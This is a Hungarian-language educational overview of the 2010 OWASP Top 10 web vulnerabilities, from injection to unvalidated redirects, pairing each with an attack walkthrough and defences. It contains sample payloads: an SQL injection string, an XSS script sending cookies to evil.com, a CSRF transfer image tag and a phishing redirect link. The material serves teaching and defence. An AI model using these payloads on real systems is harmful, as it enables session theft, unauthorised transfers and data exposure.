OWASP Top 10

Az Open Web Application Security Project (OWASP) egy nemzetközi nonprofit szervezet, mely az alkalmazások biztonságának fokozását tűzte ki céljául. Célja a biztonság láthatóvá tétele, hogy az egyének és cégek megalapozott, valós biztonsági kockázatokat figyelembe vevő döntéseket hozhassanak. A közösség nyitott, az eszközök, és az összegyűjtött tudás szabad és nyílt forrású licenc feltételei szerint elérhető.

A Top 10 lista a webes alkalmazásokkal szembeni tíz legjelentősebb sérülékenységet mutatja be, hogy megismerésükkel segítséget kapjanak a fejlesztők, és biztonságosabb programkódot készítsenek. Az első lista 2003-ban készült el, jelen kiadvány a 2010-es kiadáson alapszik.

Forrás: https://www.owasp.org/index.php/Hungary, valamint az oldalon található „A TOP10-es lista bemutatása", Prém Dániel (Óbudai Egyetem) előadása.

1. Injection

Mit csinál?

Adatokat vagy utasításokat juttat be az alkalmazáson keresztül a parancsértelmezőnek. Pl.:

- SQL
- LDAP
- XPath
- OS Shell
- kódbefecskendezés

Az elmúlt évek áldozatai közé estek olyan neves vállalatok, mint:

- Sony
- LinkedIn
- Yahoo

Működése:

1. A támadó betölti az oldalt.
2. Beírja a támadást az űrlapba, majd elküldi a szerverre.

3. Az alkalmazás felépíti az SQL lekérdezést, és továbbítja az adatbázis felé.

```
SELECT * FROM 'users'
WHERE 'name' = ''OR 1=1--'
AND 'pass' = ''
```

4. Az adatbázis lefuttatja a módosított lekérdezést, és az adatokat visszaküldi az alkalmazásnak.

```
user#1: USER1, user1@email.hu
user#2: USER2, user2@email.hu
...
user#n: USERn, usern@email.hu
```

5. Az alkalmazás kiadja az adatokat, jóváhagyja a hozzáférést és lefuttatja az utasításokat.

Javaslatok:

- Megfelelő bementi paraméter ellenőrzés (típus, hossz, érték stb.).
- Ahol csak tehetjük, alkalmazzunk White List alapú ellenőrzést a bemenő adatokon
- Javasolt pl. Prepared Statements vagy Stored Procedures használata.
- A kiosztott adatbázis jogosultság minimalizálása.

2. Cross-Site Scripting (XSS)

XSS:

- A támadás a felhasználó böngészőjében hajtódik végre.
- Lehet tárolt, tükrözött vagy DOM alapú.
- Szinte minden webes alkalmazásban található XSS sérülékenység.

Használata:

- Általában a felhasználó munkamenet vagy az érzékeny/személyes adatok megszerzése.
- Weboldal tartalmának módosítása.
- Adathalász oldalra való navigálás.

Az elmúlt évek áldozatai közé estek olyan neves vállalatok, mint:

- iwiw.hu
- ebay.com
- cnn.com
- adobe.com
- amazon.com
- microsoft.com
- myspace.com

Működése:

1. A támadó betölti az oldalt, és beküldi az ártó kódot az alkalmazásnak.

```
<script>
   document.write(
     "<img src='http://evil.com?q="
     + document.cookie + "'alt='' />" );
</script>
```

2. A user betölti az alkalmazást a tárolt kóddal együtt.
3. A user böngészője lefuttatja az kódot, és kiszolgáltatja az adatokat, vagy módosítja a honlap szerkezetét, mivel a teljes DOM elérhető.
4. A támadó letölti a szerverről az összegyűjtött adatokat.

Javaslatok:

- Ne használjuk fel és ne jelenítsük meg közvetlenül a userek által bevitt adatokat.
- Alkalmazzunk kimeneti kódolást (pl. HTML entitások) minden user adatra.
- Ha a bejövő HTML adatokat kell kezelni, akkor minden esetben meg kell tisztítani az adatokat.

3. Broken Authentication and Session Management

Probléma:

Az alkalmazások a felhasználók hitelesítését, valamint a munkamenet kezelését nem a megfelelő módon hajtják végre, így lehetővé teszik a támadók számára, hogy megszerezzék, esetleg kitalálják a jelszavakat, vagy akár az is előfordulhat, hogy a végrehajtási hibákat kihasználva megszemélyesítenek egy felhasználót.

- A bejelentkezés általában titkosított csatornán keresztül történik. Azonban ez gyakran nem kényszerített, ezáltal lehallgatható.
- Fontos a munkamenet azonosító védelem: tudnunk kell, kinek adtuk oda, meddig érvényes stb.
- A támadó szempontjából szinte lényegtelen hogy a username+PW párost vagy a munkamenetet szerzi meg, mindkettővel meg tudja személyesíteni az áldozatot.
- Gyenge jelszókezelés: nincs minimális hossz, nincs komplexitás megkötés.
- Nem megfelelően megtervezett jelszó emlékeztető.

Működése:

- Lehallgatás:
    1. A támadó monitorozza a hálózati forgalmat.
    2. A user bejelentkezik az alkalmazásba.
    3. A támadó megszerezte a user belépési adatait.

- Munkamenet eltérítése:
  1. A user munkamenetét az oldal URL-ben adja vissza.
     ```
     www.site.com?JSESSION=93C6A...
     ```
  2. A user kattint egy linkre, amit egy bejegyzésben talált.
     ```
     http://www.evil.com
     ```
  3. A támadó letölti a napló referer tartalmát.
  4. A támadó megszemélyesíti a usert a munkamenet birtokában.

Javaslatok:

- A beléptetés ne legyen egyszerű, centralizált és standardizált.
- A belépési adatok és a munkamenet azonosító SSL csatornával való védelme.
- Felejtsük el az automatizált sérülékenység vizsgálati eszközöket.
- SSL tanúsítvány hitelességének és érvényességének ellenőrzése.
- Bizonyosodjunk meg arról, hogy a kilépés biztosan megszűnteti a munkamenetet és a benne tárolt adatokat.

4. Insecure Direct Object References

Előfordulása:

Amikor egy hivatkozást helyezünk el egy állományra, oldalra, könyvtárra vagy bármilyen objektumra, anélkül, hogy bármilyen hozzáférés vezérlést alkalmaznánk.

Gyakran előfordul, hogy csak azokat a tartalmakat listázzuk ki, amelyekhez a felhasználónak joga van, azonban amikor a konkrét kérés végrehajtódik a szerveren, azt már nem ellenőrizzük újra. Így a támadó bármikor átírhatja az objektumhivatkozást, és hozzáférhet olyan tartalomhoz is, amelyhez normál esetben nem lenne szabad.

Működése:

1. A user betölti a bank online felületét.
   ```
   http://onlinebank.com/overview? acc=4057
   ```
2. A támadó észreveszi, hogy a saját azonosítója 4057.
3. Módosítja ezt a paramétert.
4. Végül megszerzi az áldozat számlaösszesítőjén található információkat.

Javaslatok:

- Kerüljük a Path Traversal, Local File Inclusion lehetőségét.
- A közvetlen linkelés helyett alkalmazzunk valamilyen leképezési technikát:
  http://webapp.com/get?file=SecretReport.pdf
  http://webapp.com/get?file=C5LDJ28S832K
- Ellenőrizzük, hogy a paraméter megfelelő formátumú-e.
- Minden esetben ellenőrizzük, hogy a felhasználó jogosult-e a tartalom elérésére.
- Ügyeljünk arra is, hogy csak a megfelelő műveletet végezhesse el az adott objektummal a felhasználó (pl. olvasás, írás, törlés).

5. Cross-Site Request Forgecy (CSRF)

Mit csinál?

- A támadó ráveszi az áldozat böngészőjét, hogy kérést intézzen a sérülékeny alkalmazás felé.
- A módszer azért sikeres, mert a böngésző minden kéréshez elküldi az azonosítási adatokat is, mint pl. Authentication Header, Session ID, IP-cím, Windows Domain Creditentials.
- További az is hozzájárul, hogy az áldozat nem lép ki az alkalmazásból.
- E két pont hatásaként a támadó olyan kéréseket indíthat a sérülékeny alkalmazás felé, amit az legitim forgalomnak fog érzékelni.
- Tipikusan arra használják, hogy átutalásokat kezdeményezzenek, esetleg zároljanak egy fiókot, vagy esetleg bizalmas adatokhoz férjenek hozzá.

Működése:

1. A támadó elhelyezi az ártalmas kódot egy honlapon, amit az áldozat is látogat.

```
<img src="http://mybank.com/transfer?
amount=1500&dstAcc=4057" width="0" height="0" />
```

2. A user meglátogatja a sérülékeny alkalmazást, viszont nem jelentkezik ki.
3. Nem sokkal később a user meglátogatja azt az oldalt, ahová a támadó beszúrta az ártalmas kódot.
4. A user böngészője értelmezi a kódot, majd egy legitimnek tűnő kérést intéz a sérülékeny alkalmazáshoz a user nevében, amit valójában a támadó kezdeményezett.


Javaslatok:

- Token rendszer használata, ahol érzékeny adatok feldolgozása történik: ellehetetleníti a támadót, hogy kérést hamisítson.
- A tokennek kriptográfiailag erősnek vagy randomnak kell lennie.
- Kerüljük a token URL-be helyezését, mert a referer mezővel kiolvasható.
- Űrlapok esetében erősen javasolt a rejtett mező.
- Minden egyes kérésnek egyedi tokenje legyen, lehetőleg lejárati idővel.
- Másodlagos (kétfaktoros) authentikáció használata az érzékeny műveletekhez.

6. Security Misconfiguration

- A megfelelő biztonsághoz a teljes rendszernek naprakésznek és jól konfiguráltnak kell lennie: az operációs rendszertől a web és adatbázis szerveren át a teljes alkalmazásig.
- Ezeket a beállításokat meg kell határozni, végre kell hajtani, majd folyamatosan karban kell tartani és ellenőrizni.
- A gyártók a termékeket alapból nem a biztonságos konfigurációval látják el, emiatt ezt későbbi beállításokkal kell megteremteni.
- Nem csak az OS-t és az alkalmazásokat kell ellenőrizni, hanem minden osztálykönyvtárat és külső modult is, amelyet az alkalmazás használ.

A probléma:



Javaslatok:

- Minden szinten ellenőrizni kell a beállításokat.
- Hardening Guide-ok alkalmazása javasolt.
- Ezen a ponton nagyon hasznos lehet az automatizálás.
- A rendszer napra készen tartása javításokkal: nem csak az OS-t és az alkalmazásokat, hanem minden osztálykönyvtárat.
- Változások biztonsági hatásának elemzése.

7. Insecure Cryptographic Storage

Probléma:

- Nem határozzuk meg az érzékeny adatokat, így nem a kellő körültekintéssel kezeljük őket.
- Nem figyelünk eléggé, hogy milyen előfordulási helyen megfelelően kezeljük.
- Ilyenek pl.:
    - gyenge titkosítás: az adat visszafejthető.
    - a titkosítási kulcs nem megfelelő kezelése: pl. a szalagos meghajtóra került adatokat titkosítjuk, majd a kulcs ugyanarra a szalagra kerül.
    - hibásan implementált jelszó kivonatok: egy sózás nélküli hash akár néhány óra alatt visszafejthető lehet.
    - a naplóállományokba került ellenőrizetlen adatok: pl. a webszerver naplójába letároltuk a felhasználó jelszavakat.

Működése:

1. Az áldozat megadja a bankkártya adatait az alkalmazásnak.
2. A hibanapló lementi a kérés adatait a naplóállományba, mivel a Fizetési Átjáró nem elérhető.
3. Minden IT dolgozó számára elérhetőek a naplóállományok hibakeresés céljából.
4. Egy belső munkatárs máris meglovasítja a naplóban található 4millió kártyaszámot.

Javaslatok:

- Érzékeny adatok azonosítása.
- Az érzékeny adatok helyének azonosítása.
- Az adatok és folyamatok megfelelő titkosítással vagy kivonatolással való védelme.
- Standard és bizonyított eljárások használata (saját magunk által kitalált helyett, mert az nem bizonyított).
- A kulcsok kellő körültekintéssel történő kezelése.
- Felkészülés a kulcscserére.

8. Failure to Restrict URL Access

A téma kapcsolatban áll a jogosultságkezeléssel és az Insecure Direct Object References (Nem biztonságos közvetlen objektum hozzáférés) fejezettel, viszont ez kifejezetten az alkalmazás oldalaira tér ki az URL manipulálásával.

Alapvető probléma:

A jogosultságokat a linkrendszerbe építik bele, és azokat a linkeket vagy menüket jelenítik meg a felhasználó számára, amihez joga van. Azonban kézzel átírja a hivatkozásokat, és ilyenkor szükséges, hogy a szerver oldalon történjen meg az újraellenőrzés, hogy ténylegesen jogosult-e a tartalom megtekintésére vagy módosítására.

Működése:

1. A felhasználó betölti a bank online felületét.
   https://onlinebank.com/user/overview
2. Észreveszi, hogy felhasználói szerepkörben van.
   https://onlinebank.com/**user**/overview
3. Módosítja a paramétert, ezáltal a szerepkörét.
   https://onlinebank.com/**admin**/overview
4. Végül magasabb jogköre lesz, mint alapból kijárna neki, így több információhoz jut hozzá.

Javaslatok:

- Minden oldalnak három dologra van szüksége:
    - Ellenőrizze, hogy a felhasználó belépett-e (ha nem publikus a tartalom).
    - Végre kell hajtani a felhasználói vagy a szerepkör alapú jogosultságkezelést.
    - Teljesen le kell tiltani a lehetőségét a jogosulatlan kéréseknek, amelyek konfigurációs állományokra, naplófájlokra vagy forrásállományokra irányulnak.
- White List alkalmazása.
- Az automatizált eszközök itt is gyakran gyengének bizonyulnak.

9. Insufficient Transport Layer Protection

Probléma:

- Az alkalmazások gyakran nem hitelesítik vagy titkosítják az érzékeny adatokat a hálózati forgalomban, ezáltal sérül a bizalmasság és a sértetlenség.
- Ha mégis, akkor előfordul, hogy gyenge algoritmusokat, érvénytelen tanúsítványokat használnak, esetleg nem megfelelően kezelik őket.
- A támadó emiatt könnyen hozzáférhet olyan privát adatokhoz, mint az infrastruktúra elemei, operációs rendszer adatok, felhasználói azonosítók, bankkártya adatok, egészségügyi információk, pénzügyi adatok stb.
- A megszerzett adatokat későbbi támadáshoz felhasználhatja, de akár a feketepiacon is eladhatja.

Működése:

1. A külső támadó könnyedén lehallgatja a hálózati forgalmat és megszerezheti a belépési adatokat.
2. Sok esetben csak a web szerver és a kliens közötti kapcsolat titkosított, ekkor minden gond nélkül egy belső támadó lehallgathatja az alkalmazás és a backend közötti forgalmat.

Javaslat:

- Alkalmazzunk TLS kapcsolatot mindenhol, ahol érzékeny adat közlekedik.
- Egyenként titkosítsunk minden üzenetet.
- Digitálisan írjuk alá az üzeneteket.
- Standard algoritmusokat használjunk.
- Tároljuk megfelelően a kulcsokat és a tanúsítványokat.
- Ellenőrizzük az SSL tanúsítványokat, mielőtt használjuk.

10. Avoiding Unvalidated Redirects and Forwards

Probléma:

- A webes alkalmazások gyakran átirányítják (Redirect) vagy továbbítják (Forward/Transfer) egy másik lapra a felhasználókat.
- Megfelelő ellenőrzés nélkül a támadó ezt kihasználhatja, és átirányíthatja a felhasználót egy adathalász oldalra.
- De akár egy továbbítás segítségével jogosulatlan tartalomhoz is hozzáférhet a támadó, hiszen kikerülheti a hozzáférés vezérlés mechanizmusát.

Működése:

1. A támadó levelet küld az áldozat céges E-mail címére.
   From: noreply@nav.hu
   To: alice@ceges.hu
   Subject: Nem várt adó visszatérítés
   Nyilvántartásunk szerint Önnek lehetősége van adó visszatérítést igényelnie. A folyamat elkezdéséhez, kérjük, kattintson ide!
2. Az áldozat rákattint a linkre, mivel megbízik benne, hiszen jó domain névre mutat.
   http://nav.gov.hu/ado?ev=1012&..&redirect=www.adathalasz.hu
3. Az alkalmazás nem ellenőrzi a redirect paramétert, tehát szól az áldozat böngészőjének, hogy átirányítja a következő lapra, ami jelen pillanatban egy adathalász oldal.
4. Az áldozat böngészője betölti az adathalász oldalt.
5. Az áldozat megbízik az adathalász oldalban, hiszen az előbb ellenőrizte a címet, és a kinézete is megegyezik az eredetivel.

Javaslatok:

- Minimalizáljuk az átirányítások számát az alkalmazásban.
- Ha alkalmazzuk, akkor kerüljük a felhasználói paraméterben megadható átirányításokat.
- Hal elkerülhetetlen a paraméteres átirányítás, akkor mindig ellenőrizzük, hogy a felhasználó jogosult-e az átirányított oldalt elérni.
- Külső átirányítás esetén ellenőrizzük, hogy a cél szerepel-e a White List-en.

* * *